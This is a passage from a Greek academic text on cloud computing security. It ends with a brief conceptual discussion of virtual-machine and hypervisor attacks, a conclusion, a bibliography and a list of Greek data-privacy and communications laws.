Νέφος αυτό καθεαυτό. Η ασφάλεια των προγραμμάτων περιήγησης είναι επίσης ένα σημαντικό ζήτημα στο Cloud Computing δεδομένου ότι σε ένα Υπολογιστικό Νέφος οι υπολογισμοί γίνονται σε απομακρυσμένους servers και ο υπολογιστής client (δηλαδή ο περιφερειακός υπολογιστής) χρησιμοποιείται μόνο για να κάνει τις μεταβιβάσεις των πληροφοριών (I/O) και να πιστοποιεί τις εντολές στο Νέφος. Με σκοπό τον περιορισμό των νέο ειδών επιθέσεων που οι χρήστες αντιμετωπίζουν που ονομάζεται VM επίθεση, η οποία στοχεύει σε VMs που τρέχουν στο ίδιο φυσικό μηχάνημα. Σε ένα εικονικό περιβάλλον, ένα VM είναι πιθανό να δεχτεί επίθεση όχι μόνο από εξωτερικούς υπολογιστές, αλλά και από άλλα VMs που βρίσκονται στην ίδια φυσική μηχανή. Ένα VM μπορεί να επιτεθεί σε ένα άλλο VM άμεσα, ή να επιτεθεί στο hypervisor πρώτα και στη συνέχεια με τον έλεγχο του hypervisor να επιτεθούν σε άλλα VMs στο ίδιο μηχάνημα.

Συμπεραίνουμε λοιπόν ότι αυτό που μας φαίνεται αναπόφευκτο είναι ότι η ασφάλεια θα γίνει μια σημαντική επιχείρηση για την ανάπτυξη του cloud computing. Επιπλέον, η ιστορία μας διδάσκει ότι η ανάπτυξη της ασφάλειας σε αρχιτεκτονικές νωρίς στη διαδικασία υλοποίησης ενός συστήματος μπορεί να προβεί εξαιρετικά σημαντικό από την υλοποίηση τους στη διαδικασία εξέλιξης. Από την άλλη, η ιστορία των εμπορικών προσφορών στο Διαδίκτυο δείχνει επανειλημμένα ότι ο χρόνος διάθεσης στην αγορά με χαμηλότερες τιμές μπορεί να κυριαρχεί σε μεγάλο βαθμό τους πελάτες ακόμη και εν απουσία του σημείων ασφαλείας.

Η κατάσταση μπορεί να είναι κάπως διαφορετικά αυτή τη φορά, όμως, δεδομένου ότι ένα μεγάλο μέρος του cloud computing αποτελείται από πελάτες που έχουν επιχειρηματικούς λόγους που απαιτούν αυξημένη ασφάλεια. Το cloud computing προσφέρει αυτή τη στιγμή προσιτές τιμές, σε μεγάλη κλίμακα για τις επιχειρήσεις. Αν η οικονομική περίπτωση υπερισχύει, τότε μπορούμε να ότι τίποτα δεν θα αποτρέψει το cloud computing από το να γίνει ένα καταναλωτικό αγαθό.

Ας ελπίσουμε ότι μπορούμε να προσθέσουμε σε αυτό και τη φράση "Και είναι αρκετά ασφαλές» καθώς τα οφέλη τόσο ατομικά όσο και σε επίπεδο επιχειρήσεων είναι σημαντικά κυρίως στον οικονομικό τομέα. Δεν παύει ωστόσο να είναι σε ένα αρχικό στάδιο εξέλιξης.

Βιβλιογραφία

[1]. Wikipedia, Cloud Computing,
http://en.wikipedia.org/wiki/Cloud_computing#History, Οκτ. 2012.

[2]. **Ryan, Falvey & Merchant**, "Regulation of the Cloud in India", *Journal of Internet*
Law, October 2011.

[3]. **Tolk A.**, What Comes After the Semantic Web - PADS Implications for the Dynamic Web. 20th Workshop on Principles of Advanced and Distributed Simulation (PADS '06). IEEE Computer Society, Washington, DC, USA, 2006.

[4]. **Rochwerger B., Caceres J., Montero JS., Breitgand D., Elmroth E., Galis A., Levy E., Llorente IM., Nagin K., Wolfsthal Y., Elmroth E., Caceres J., Ben-Yehuda M., Emmerich W., Galan F.**, "The RESERVOIR Model and Architecture for Open Federated Cloud Computing", IBM Journal of Research and Development, Vol. 53, No. 4. .2009

[5]. **Kyriazis D., Menychtas A., Kousiouris G. , Oberle K., Voith T., Boniface M., Oliveros E., Cucinotta T., Berger S.**, "A Real-time Service Oriented Infrastructure", International Conference on Real-Time and Embedded Systems (RTES 2010), Singapore, November 2010

[6]. Wikipedia, Grid computing,
http://en.wikipedia.org/wiki/Grid_computing, Οκτ. 2012

[7]. **Gartner**, Gartner Says Worldwide IT Spending On Pace to Surpass Trillion in 2008, 2008-08-18. Retrieved 2009-09-11.

[8] **Rehan S**.,"*Cloud computing's effect on enterprises*" , January, 2011.

[9]. **Cloud Security Alliance**. "*Security Guidance for Critical Areas of Focus in Cloud Computing"*. 2009.

[10]. **Rittinghouse J. & Ransome J.**, «*Cloud Computing Implementation, Management, and Security*», 2010.

[11]. **Thomas J. Betcher**, Cloud Computing: Key IT-Related Risks and Mitigation Strategies for Consideration by IT Security Practitioners
[12]. **Meiko Jensen, J¨org Schwenk, Horst**, **G¨ortz ,Nils Gruschka, Luigi Lo Iacono** "On Technical Security Issues in Cloud Computing"

[13]. Cloud Computing Benefits, risks and recommendations for information security-European Network and Information Security Agency (ENISA), 2009

[14]. **Tim Mather , Subra Kumaraswamy , Shahed Latif,** Cloud Security and Privacy: An Enterprise Perspective on Risks and Compliance (Theory in Practice).

[15]. **Xiaojun Yu**, A View about Cloud Data Security from Data Life Cycle

[16] **Jensen M. et al.**, 'On technical security issues in cloud computing', 2009.

[17] **Catteddu D, Hogben G**. "Cloud Computing Information Assurance Framework, EuropeaNetwork and Information Security Agency (ENISA)", 2009.

[18] **Craig B.**, "Assessing the Security Benefits of Cloud Computing", 2008.

[19] **Mather T.**, Kumaraswamy S., "Cloud Security and privacy".

[20]. DOS! Denial Of Service. **Kevin Hattingh**, College of Technology and Computer Science, Department of Technology Systems, East Carolina University, November 2011

Νομικό Πλαίσιο

Νόμος 3431/2006: Νομικό Πλαίσιο παροχής δικτύων ηλεκτρονικών επικοινωνιών και υπηρεσιών ηλεκτρονικών επικοινωνιών

Νόμος 3471/2006: Προστασία δεδομένων προσωπικού χαρακτήρα και ιδιωτικής ζωής στον τομέα των ηλεκτρονικών επικοινωνιών

Νόμος. 3674/2008 :Ενίσχυση του θεσμικού πλαισίου διασφάλισης του απορρήτου της τηλεφωνικής επικοινωνίας και άλλες διατάξεις

Νόμος 3115/2003:Αρχή Διασφάλισης του Απορρήτου των Επικοινωνιών.

ΑΔΑΕ: Κανονισμός για τη διασφάλιση του Απορρήτου στο Διαδίκτυο

ΑΔΑΕ: Κανονισμός για τη διασφάλιση του Απορρήτου των Τηλεπικοινωνιακών υπηρεσίων